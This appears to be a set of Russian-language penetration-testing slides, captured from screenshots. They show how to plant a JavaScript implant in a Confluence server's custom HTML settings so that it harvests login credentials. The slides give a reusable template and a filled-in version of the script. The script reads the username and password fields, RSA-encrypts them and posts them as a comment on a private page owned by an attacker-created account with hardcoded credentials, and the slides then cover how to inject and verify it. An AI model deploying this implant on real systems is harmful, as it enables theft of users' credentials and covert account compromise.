
02

Внедрение JS-импланта, собирающего учетные данные пользователей, проходящих аутентификацию на Confluence-сервере

# Внедрение JS-импланта в страницу аутентификации



# Как это было до нас



# Как стало после внедрения JS-кода

**POST /rest/api/content**

Authorization: Base64("backup:Backup\_password!")

...

"comment", "page", "id", ..., enc("os\_username", "os\_password")



**POST /dologin.action**

...

os\_username= ..., os\_password= ...



Зашифрованные значения  
os\_username и os\_password



Приватная заметка, доступная для  
чтения только пользователю backup



# Шаг 2. Создание приватной страницы



← → ↻ 🔒 📄 localhost:8090/login.action ☆ 🛠️ 📧 ⬇️ 👤 📄 1 ☰

Confluence

## Войти

---

Имя пользователя

Пароль

☐ Запомнить меня

[Войти](#) [Забыли ваш пароль?](#)

Čeština · Dansk · Deutsch · Eesti · English (UK) · English (US) · Español · Français · Íslenska · Italiano · Magyar · Nederlands · Norsk · Polski · Português · Română · Slovenčina · Suomi · Svenska · Русский · 中文 · 日本語 · 한국어

**ATLASSIAN**

Проходим аутентификацию с учетными данными созданного нами пользователя

← ↻ ⓘ localhost:8090/index.action#all-updates

Confluence Пространства Пользователи **Создать** ⋮ Поиск ? 🗨️ 👤

НОВЕЙШИЕ

- 🕒 Все обновления
- 📈 Популярное

МОЯ РАБОТА

- 📄 Недавно работал с
- 🕒 Недавно посетил
- ★ Сохранено на будущее

МОИ ПРОСТРАНСТВА **ВСЕ**

- 📁 Поиск пространств

Держите самые полезные пространства под рукой. Щелкните пиктограмму звезды возле любого из пространств, чтобы оно отобразилось здесь.

[Поиск пространств](#)

## Все обновления

 **admin**

- 📁 Разработка продукта  
Обновлено июл 17, 2024

Создать пространство

### Добро пожаловать в Confluence



Confluence - место для совместной работы команды и обмена знаниями, для создания и обсуждения Ваших файлов, идей, набросков, спецификаций, макетов, диаграмм и проектов.

**ОЦЕНОЧНАЯ ЛИЦЕНЗИЯ** Вам нравится Confluence? Почему бы не приобрести лицензию прямо сегодня?

На платформе Atlassian Confluence 7.3.2 · [Сообщить об ошибке](#) · [Новости Atlassian](#)

ATLASSIAN

На верхней панели нажимаем кнопку “Создать”

В режиме редактирования страницы нажимаем на значок “🔓”

localhost:8090/pages/resumedraft.action?draftId=1048578&draftShareId=2709e95f-fa52-4f50-b1ea-0707fc82d39d&

Пользователи Создать Поиск

### Ограничения

Помощь

 Без ограничений Все могут просматривать и редактировать данную страницу.

 Без ограничений  
Все могут просматривать и редактировать

 Редактирование ограничено  
Все могут просматривать, но лишь некоторые — редактировать

 Просмотр и редактирование ограничены  
Только некоторые пользователи могут просматривать или редактировать

Прямо сейчас любой пользователь может просматривать и редактировать данную страницу, если обладает соответствующими полномочиями для пространства. С помощью выпадающего меню выше установите ограничения на просмотр страницы только некоторыми пользователями.

[Узнайте больше про ограничения](#)

Применить Отменить

Устанавливаем режим: “Просмотр и редактирование ограничены”

localhost:8090/pages/resumedraft.action?draftId=1048580&draftShareId=30fb2c11-67d2-4bed-b274-a1d5f739550d&

ience Пространства Пользователи Создать ... Поиск

В I U A ...

тка продукта / Страницы / Разраб

up

### Ограничения [Помощь](#)

🔒 Просмотр и редактирование ограничены

Только некоторые пользователи могут просматривать или редактировать.

Введите имя пользователя или группы пользователей Может изменять и просматривать Добавить

|          |                                |
|----------|--------------------------------|
| 👤 Все    | Не имеет доступа               |
| 👤 backup | Может изменять и просматривать |

Применить Отменить

Проверяем корректность примененных настроек и нажимаем “Применить”

← → ↻ localhost:8090/pages/resumedraft.action?draftId=1048578&draftShareId=2709e95f-fa52-4f50-b1ea-0707fc82d39d&... ☆

⚠ У вас есть временный доступ к административным функциям. [Сбросьте доступ](#), если вам больше не нужно это. Для получения дополнительной информации см. [документацию](#).

Confluence Пространства Пользователи Создать ... Поиск ? ⚙

Абзац B I U A A [List Icons] [Table Icon] [Image Icon] [Link Icon] [Grid Icon] + [Undo] [Redo]

Разработка продукта / Страницы / Разработка продукта [Icons] [Lock Icon] ЧЕРНОВИК [User Icon] +

# Backup

Изменения сохранены **Опубликовать** Закреть ...

После применения настроек приватности, нажимаем “Опубликовать”

localhost:8090/display/SPC/Backup

Confluence Пространства Пользователи Создать

Поиск

Разработка продукта

Страницы

Блог

ДЕРЕВО СТРАНИЦ

Backup

Страницы / Разработка продукта

Backup

Создал(а) backup только что

Нравится Станьте первыми кому понравится это

Написать комментарий...

- Вложения (0)
- История Страницы
- Ограничения
- Кому разрешен просмотр
- Информация о странице
- Решённые комментарии (0)
- Открыть в иерархии
- Просмотреть исходный
- Экспорт в PDF
- Экспорт в Word
- Импортировать документ Word
- Копировать
- Переместить
- Удалить

Нам необходимо определить значение числового параметра **pageld**

localhost:8090/pages/viewinfo.action?pagelD=1048580

Confluence Пространства Пользователи Создать ... Поиск

Разработка продукта

Страницы

Блог

ДЕРЕВО СТРАНИЦ

- Backup

Страницы / Разработка продукта / Backup

## Информация о странице

Последние Изменения

| Время              | Редактор |
|--------------------|----------|
| июл 23, 2024 14:19 | backup   |

просмотр истории страницы

Иерархия

Родительская Страница

Разработка продукта

Метки

Не имеется меток назначенных этой странице.

Разрешения Страницы

Ограничения страницы:

- Только **backup** может **view** эту страницу. (set by backup at июл 23, 2024 14:19)
- Только **backup** может **edit** эту страницу. (set by backup at июл 23, 2024 14:19)

Название: Backup

Автор: backup июл 23, 2024

Последний раз изменено: backup июл 23, 2024

Краткая ссылка: (полезно для email) <http://localhost:8090/x/BAAQ>

Экспортировать как: Word · PDF

Действия: Копировать

Извлекаем из URL-а открывшейся страницы числовой идентификатор нашей заметки

# Шаг 3. Заполнение шаблона JS-импланта

```
1 <script>document.addEventListener("DOMContentLoaded", async function() {const
  a="СЮДА_ВСТАВИТЬ_ЗНАЧЕНИЕ_ПУБЛИЧНОГО_КЛЮЧА";function b(c){let d='';const e=new Uint8Array(c);for(let
  f=0;f<e.byteLength;f++){d+=String.fromCharCode(e[f]);}return window.btoa(d);}async function g(h){const i=atob(h);const
  j=new Uint8Array(i.length);for(let k=0;k<i.length;k++){j[k]=i.charCodeAt(k);}return await
  crypto.subtle.importKey("spki",j.buffer,{name:"RSA-OAEP",hash:{name:"SHA-256"}},true,["encrypt"]);}async function
  l(m,n){const o=new TextEncoder().encode(m);return await crypto.subtle.encrypt({name:"RSA-OAEP"},n,o);}const p=await
  g(a);document.getElementById('loginButton').addEventListener('click',async function(){const
  q=document.getElementById('os_username').value;const r=document.getElementById('os_password').value;const s=`${q}:${r}`
  `;const t=await l(s,p);const u=b(t);const v=btoa(`${q}:${r}`);$.ajax({type:"GET",url:"/wiki/api/v2/blogposts",headers:
  {Authorization:"Basic "+v},success:function(w){},error:function({})});
  $.ajax({type:"POST",url:"СЮДА_ВСТАВИТЬ_ЗНАЧЕНИЕ_URL_АДРЕСА_СЕРВЕРА_CONFLUENCE/rest/api/
  content",data:JSON.stringify({type:"comment",container:
  {id:"СЮДА_ВСТАВИТЬ_ЗНАЧЕНИЕ_ЧИСЛОВОГО_ИДЕНТИФИКАТОРА_СОЗДАННОЙ_НАМИ_ПРИВАТНОЙ_СТРАНИЦЫ",type:"page",status:"current"},b
  ody:{storage:{value:u,representation:"storage"}}}),contentType:"application/json",headers:{Authorization:"Basic
  "+btoa('СЮДА_ВСТАВИТЬ_ЗНАЧЕНИЕ_ЛОГИНА_СОЗДАННОГО_НАМИ_ПОЛЬЗОВАТЕЛЯ:СЮДА_ВСТАВИТЬ_ЗНАЧЕНИЕ_ПАРОЛЯ_СОЗДАННОГО_НАМИ_ПОЛЬЗО
  ВАТЕЛЯ')},xhrFields:{withCredentials:false}});$.ajax({type:"GET",url:"/wiki/api/v2/blogposts",headers:
  {Authorization:"Basic "+v},success:function(x){},error:function({})});});});</script>
```

Данный шаблон может быть использован многократно от проекта к проекту

```

1 <script>document.addEventListener("DOMContentLoaded", async function() {const
a="СЮДА_ВСТАВИТЬ_ЗНАЧЕНИЕ_ПУБЛИЧНОГО_КЛЮЧА";function b(c){let d='';const e=new Uint8Array(c);for(let
f=0;f<e.byteLength;f++){d+=String.fromCharCode(e[f]);}return window.btoa(d);}async function g(h){const i=atob(h);const
j=new Uint8Array(i.length);for(let k=0;k<i.length;k++){j[k]=i.charCodeAt(k);}return await
crypto.subtle.importKey("spki",j.buffer,{name:"RSA-OAEP",hash:{name:"SHA-256"}},true,["encrypt"]);}async function
l(m,n){const o=new TextEncoder().encode(m);return await crypto.subtle.encrypt({name:"RSA-OAEP"},n,o);}const p=await
g(a);document.getElementById('loginButton').addEventListener('click',async function(){const
q=document.getElementById('os_username').value;const r=document.getElementById('os_password').value;const s=`${q}:${r}`;
const t=await l(s,p);const u=b(t);const v=btoa(`${q}:${r}`);$.ajax({type:"GET",url:"/wiki/api/v2/blogposts",headers:
{Authorization:"Basic "+v},success:function(w){},error:function(){}});$.ajax({type:"POST",url:"СЮДА_ВСТАВИТЬ_ЗНАЧЕНИЕ_URL_АДРЕСА_СЕРВЕРА_CONFLUENCE/rest/api/
content",data:JSON.stringify({type:"comment",container:
{id:"СЮДА_ВСТАВИТЬ_ЗНАЧЕНИЕ_ЧИСЛОВОГО_ИДЕНТИФИКАТОРА_СОЗДАННОЙ_НАМИ_ПРИВАТНОЙ_СТРАНИЦЫ",type:"page",status:"current"},body:
{storage:{value:u,representation:"storage"}}}),contentType:"application/json",headers:{Authorization:"Basic
"+btoa('СЮДА_ВСТАВИТЬ_ЗНАЧЕНИЕ_ЛОГИНА_СОЗДАННОГО_НАМИ_ПОЛЬЗОВАТЕЛЯ:СЮДА_ВСТАВИТЬ_ЗНАЧЕНИЕ_ПАРОЛЯ_СОЗДАННОГО_НАМИ_ПОЛЬЗОВАТЕЛЯ')},xhrFields:{withCredentials:false}});$.ajax({type:"GET",url:"/wiki/api/v2/blogposts",headers:
{Authorization:"Basic "+v},success:function(x){},error:function(){}});});});</script>

```

Заболеем шаблон данными, полученными ранее

# Пример заполненного JS-шаблона

```
1 <script>document.addEventListener("DOMContentLoaded", async function() {const
a="MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAKHqnQgCKmx0XMIM9ebVyXj8Ut0LbpUVt8vg1ZQvu1UCXBTvgI1TBbP91kfdbcsYODi1t4rnk
t8kkAzVFwVSAAt6MUDWNVAirjxtbzU1cKGcOeZTPiBW4Hcj4AJCeUBxd/FtzB/nGT2zCnFyYD3UpxMEbTsPSjdY90LHxAA/
w6DDv8QFazxXPDuqK6mjDWQPVOPC4d5ZWB1GpChaq6nmVV7ZCgjviGo1spm6hOUCDovS1wD6RyrefrM2oi4ah2K7NO2Ad55FFGYc+HhqiCjNng+8rc6IC8B
ESrYaJn3MupyDwbeGtUH0Tw5GDe1EU7B/9B5C3rgqEiJuBiJYGapsIQoQIDAQAB";function b(c){let d='';const e=new
Uint8Array(c);for(let f=0;f<e.byteLength;f++){d+=String.fromCharCode(e[f]);}return window.btoa(d);}async function g(h)
{const i=atob(h);const j=new Uint8Array(i.length);for(let k=0;k<i.length;k++){j[k]=i.charCodeAt(k);}return await
crypto.subtle.importKey("spki",j.buffer,{name:"RSA-OAEP",hash:{name:"SHA-256"}},true,["encrypt"]);}async function
l(m,n){const o=new TextEncoder().encode(m);return await crypto.subtle.encrypt({name:"RSA-OAEP"},n,o);}const p=await
g(a);document.getElementById('loginButton').addEventListener('click',async function(){const
q=document.getElementById('os_username').value;const r=document.getElementById('os_password').value;const s=`${q}:${r}`;
const t=await l(s,p);const u=b(t);const v=btoa(`${q}:${r}`);$.ajax({type:"GET",url:"/wiki/api/v2/blogposts",headers:
{Authorization:"Basic "+v},success:function(w){},error:function(){}));$.ajax({type:"POST",url:"http://localhost:8090/
rest/api/content",data:JSON.stringify({type:"comment",container:{id:"1048580",type:"page",status:"current"},body:
{storage:{value:u,representation:"storage"}}}),contentType:"application/json",headers:{Authorization:"Basic
"+btoa('backup:Backup_password!')},xhrFields:{withCredentials:false}});$.ajax({type:"GET",url:"/wiki/api/v2/
blogposts",headers:{Authorization:"Basic "+v},success:function(x){},error:function(){}));});});</script>
```

Данный JS-имплант готов к использованию

# Шаг 4. Внедрение JS-импланта



← → ↺

localhost:8090/admin/viewcustomhtml.action

📄 ☆ 🔌 ⬇️ 🗨️ 📁 📡

⚠️ У вас есть временный доступ к административным функциям. [Сбросьте доступ](#), если вам больше не нужно это. Для получения дополнительной информации см. [документацию](#).

ConfluenceПространстваПользователиСоздать...Поиск🔍⚙️🗨️👤

Администрирование Confluence

конфигурация  
Основные настройки  
Дополнительные настройки  
Резервное копирование  
Языки  
Быстрые ссылки  
Внешние гаджеты  
Глобальные шаблоны и спецстраницы  
Рассылка новостей  
Почтовые серверы  
Пользовательские макросы  
Уведомления от приложений  
Предотвращение спама  
Языковая Поддержка Экспорта PDF  
Настройка макроса "Code"  
Office Connector  
Конфигурация WebDAV

Пользовательский HTML

в конце HEAD

(пользовательский HTML не сконфигурирован)

в начале BODY

(пользовательский HTML не сконфигурирован)

в конце BODY

(пользовательский HTML не сконфигурирован)

Изменить

Полезные советы

Confluence может опционально добавлять порции пользовательского HTML кода к каждой странице, давая вам возможность создавать страницу статистики Javascript.  
Вы можете предоставить пользовательский HTML, который будет вставлен в три расположения:

- перед концом тэга HEAD
- после началом тэга BODY
- перед концом тэга BODY

**Заметьте:** Убедитесь, что пользовательский HTML закрыл правильно все тэги и контент проверен. Неправильная разметка может предотвратить ваш доступ к контенту в Confluence.  
Некоторые пользовательские темы могут не поддерживать вставку пользовательских HTML.

Пользовательский HTML настраивается по пути: `/admin/viewcustomhtml.action`

50

←

→

↺

localhost:8090/admin/editcustomhtml.action

🔍

☆

🔌

🛡️

📄

👤

🔔

📌

🔖

☰

⚠️ У вас есть временный доступ к административным функциям. [Сбросьте доступ](#), если вам больше не нужно это. Для получения дополнительной информации см. [документацию](#).

Confluence

Пространства ▾

Пользователи

Создать

⋮

Поиск

🔍

?

⚙️

🗨️

👤

Администрирование Confluence

КОНФИГУРАЦИЯ

Основные настройки

Дополнительные настройки

Резервное копирование

Языки

Быстрые ссылки

Внешние гаджеты

Глобальные шаблоны и спецстраницы

Рассылка новостей

Почтовые серверы

Пользовательские макросы

Уведомления от приложений

Предотвращение спама

Языковая Поддержка Экспорта PDF

Настройка макроса "Code"

Office Connector

Конфигурация WebDAV

Пользовательский HTML

Вставьте пользовательский HTML

в конце HEAD

```
<script>document.addEventListener("DOMContentLoaded", async function() {const a="MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAKHqnQgCKmxOXMiM9ebVyXj8Ut0LbpUVt8vg1ZQvu1UCXBTvg1TBbP91k fdbcsYODi1t4rnt8kkAzVfWvSAT6MudWNVAirjtbzU1cKGcOeZTPiBW4Hcj4AJCeUBxd/FtzB/nGT2zCnFyYD3UpXMEbTsPSjdY9OLHxAA/ w6DDv8QFazxXPDUqK6mjDWQPVOPC4d5ZWB1GpChaq6nmVV7ZCgjiGo1spm6hOUCDovS1wD6RyrefrM2oi4ah2K7NO2Ad55FFGYc+ HhqiCjNng+8rc6lC8BESrYajn3MupyDwbeGtUH0Tw5GDe1EU7B/9B5C3rgqEiJuBiJYGapslQoQIDAQAB";function b(c){let d="";const e=new Uint8Array(c);for(let f=0;f<e.byteLength;f++){d+=String.fromCharCode(e[f]);}return window.btoa(d);}async function g(h){const i=atob(h);const j=new Uint8Array(i.length);for(let k=0;k<i.length;k++){j[k]=i.charCodeAt(k);}return await crypto.subtle.importKey("spki",j.buffer,{name:"RSA-OAEP",hash:{name:"SHA-256"}},true,{"encrypt"});}async function l(m,n){const o=new TextEncoder().encode(m);return await crypto.subtle.encrypt({name:"RSA-OAEP"},n,o);}const p=await g(a);document.getElementById("loginButton").addEventListener("click",async function(){const q=document.getElementById("os_username").value;const r=document.getElementById("os_password").value;const s=`${q}:${r}`;const t=await l(s,p);const u=b(t);const v=btoa(`${q}:${r}`);$.ajax({type:"GET",url:"/wiki/api/v2/blogposts",headers:{Authorization:"Basic "+v},success:function(w){},error:function(){}});$.ajax({type:"POST",url:"http://localhost:8090/rest/api/content",data:JSON.stringify({type:"comment",container:{id:"1048580",type:"page",status:"current"}},body:{storage:{value:u,representation:"storage"}}},contentType:"application/json",headers:{Authorization:"Basic "+btoa("backup:Backup_password!")},xhrFields:{withCredentials:false}});$.ajax({type:"GET",url:"/wiki/api/v2/blogposts",headers:{Authorization:"Basic "+v},success:function(x){},error:function(){}});});</script>
```

в начале BODY

Полезные советы

Confluence может опционально добавлять порции пользовательского HTML кода к каждой странице, давая вам возможность создавать страницу статистики Javascript.

Вы можете предоставить пользовательский HTML, который будет вставлен в три расположения:

- перед концом тэга HEAD
- после началом тэга BODY
- перед концом тэга BODY

**Заметьте:** Убедитесь, что пользовательский HTML закрыл правильно все тэги и контент проверен. Неправильная разметка может предотвратить ваш доступ к контенту в Confluence.

Некоторые пользовательские темы могут не поддерживать вставку пользовательских HTML.

## Нажимаем кнопку "Сохранить"

← → ↺

localhost:8090/admin/viewcustomhtml.action

📄 ☆

🔍 📧 ⬇️ 🗑️ 🔄

⚠️ У вас есть временный доступ к административным функциям. [Сбросьте доступ](#), если вам больше не нужно это. Для получения дополнительной информации см. [документацию](#).

Confluence

Пространства ▾ Пользователи

Создать ⋮

Поиск 🔍

ⓘ ⚙️ 🗨️ 👤

Администрирование Confluence

КОНФИГУРАЦИЯ

Основные настройки

Дополнительные настройки

Резервное копирование

Языки

Быстрые ссылки

Внешние гаджеты

Глобальные шаблоны и спецстраницы

Рассылка новостей

Почтовые серверы

Пользовательские макросы

Уведомления от приложений

Предотвращение спама

Языковая Поддержка Экспорта PDF

Настройка макроса "Code"

Office Connector

Пользовательский HTML

в конце HEAD

<script>document.addEventListener("DOMContentLoaded", async function() {const a="MIIBljANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAkHqnQgCKmxOXMiM9ebVyXj8Ut0LbpUVt8vg1ZQvu1UCXBTvg1TBbP91kfdbcsYodi1t4rnkt8kkAzVfwVSAt6MUdWNVAirjxtbzU1cKGcOeZTPiBW4Hcj4AJCeUBxd/FtzB/nGT2zCnFyYD3UpxMEbTsPSjdY9OLHxAA/

Изм.

в начале BODY

(пользовательский HTML не сконфигурирован)

Изм.

в конце BODY

(пользовательский HTML не сконфигурирован)

Изм.

Полезные советы

Confluence может опционально добавлять порции пользовательского HTML кода к каждой странице, давая вам возможность создавать страницу статистики Javascript.

Вы можете предоставить пользовательский HTML, который будет вставлен в три расположения:

- перед концом тэга HEAD
- после началом тэга BODY
- перед концом тэга BODY

**Заметьте:** Убедитесь, что пользовательский HTML закрыл правильно все тэги и контент проверен. Неправильная разметка может предотвратить ваш доступ к контенту в Confluence.

Некоторые пользовательские темы могут не поддерживать вставку пользовательских HTML.

Дожидаемся обновления страницы

53

# Шаг 5. Проверка работоспособности JS-импланта

The screenshot shows a web browser window in Incognito mode. The address bar displays the URL `localhost:8090/login.action?os_destination=%2Findex.action&permissionViolation=true`. The page title is "Confluence". The main content area features a login form titled "Войти" (Login). The form includes two input fields: "Имя пользователя" (Username) and "Пароль" (Password). Below the password field is a checkbox labeled "Запомнить меня" (Remember me). At the bottom of the form are two buttons: "Войти" (Login) and "Забыли ваш пароль?" (Forgot your password?). Below the login form, there is a section titled "ОЦЕНОЧНАЯ ЛИЦЕНЗИЯ" (Evaluation License) with the text "Вам нравится Confluence? Почему бы не приобрести лицензию прямо сегодня?" (Do you like Confluence? Why not buy a license today?). Below this is a list of languages: Čeština, Dansk, Deutsch, Eesti, English (UK), English (US), Español, Français, Íslenska, Italiano, Magyar, Nederlands, Norsk, Polski, Português, Română, Slovenčina, Suomi, Svenska, and Русский. At the bottom, there is a link to "На платформе Atlassian Confluence 7.3.2" and a link to "Сообщить об ошибке" (Report a bug). The Atlassian logo is visible at the bottom center.

Войти

Имя пользователя

Пароль

☐ Запомнить меня

Войти Забыли ваш пароль?

ОЦЕНОЧНАЯ ЛИЦЕНЗИЯ Вам нравится Confluence? Почему бы не приобрести лицензию прямо сегодня?

Čeština · Dansk · Deutsch · Eesti · English (UK) · English (US) · Español · Français · Íslenska · Italiano · Magyar · Nederlands · Norsk · Polski · Português · Română · Slovenčina · Suomi · Svenska · Русский · 中文 · 日本語 · 한국어

На платформе Atlassian Confluence 7.3.2 · Сообщить об ошибке · Новости Atlassian

ATLASSIAN

В режиме инкогнито открываем страницу аутентификации на Confluence-сервере

Зарегистрироваться - Confluence

+

localhost:8090/login.action?os\_destination=%2Findex.action&permissionViolation=true

Войти

Имя пользователя

Пароль

☐ Запомнить меня

Войти

Забыли ваш пароль?

ОЦЕНОЧНАЯ ЛИЦЕНЗИЯ

Вам нравится Confluence? Почему бы не приобрести лицензию прямо сегодня?

Deutsch

Eesti

English (UK)

English (US)

Español

Français

Íslenska

Italiano

Magyar

Nederlands

Polski

Português

Română

Slovenčina

Suomi

Svenska

Русский

中文

日本語

한국어

На платформе Atlassian Confluence 7.3.2

Сообщить об ошибке

Новости Atlassian

ATLASSIAN

Элементы

<link type="text/css" rel="stylesheet" href="/s/b66a881...-CDN/tctn9a/8401/c8

<script type="text/javascript" src="/s/3670661...-CDN/tctn9a/8401/c8e689b733d

<script type="text/javascript" src="/s/4605db0...-CDN/tctn9a/8401/c8e689b733d

<script type="text/javascript" src="/s/8cb14f6...-CDN/tctn9a/8401/c8e689b733d

<script type="text/javascript" src="/s/df7ebc3...-CDN/tctn9a/8401/c8e689b733d

<meta name="viewport" content="width=device-width, initial-scale=1, maximum

<script> == \$0

document.addEventListener("DOMContentLoaded", async function() {const

a="MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAKHqnQgCKmxOXMiM9ebVyXj8Ut0

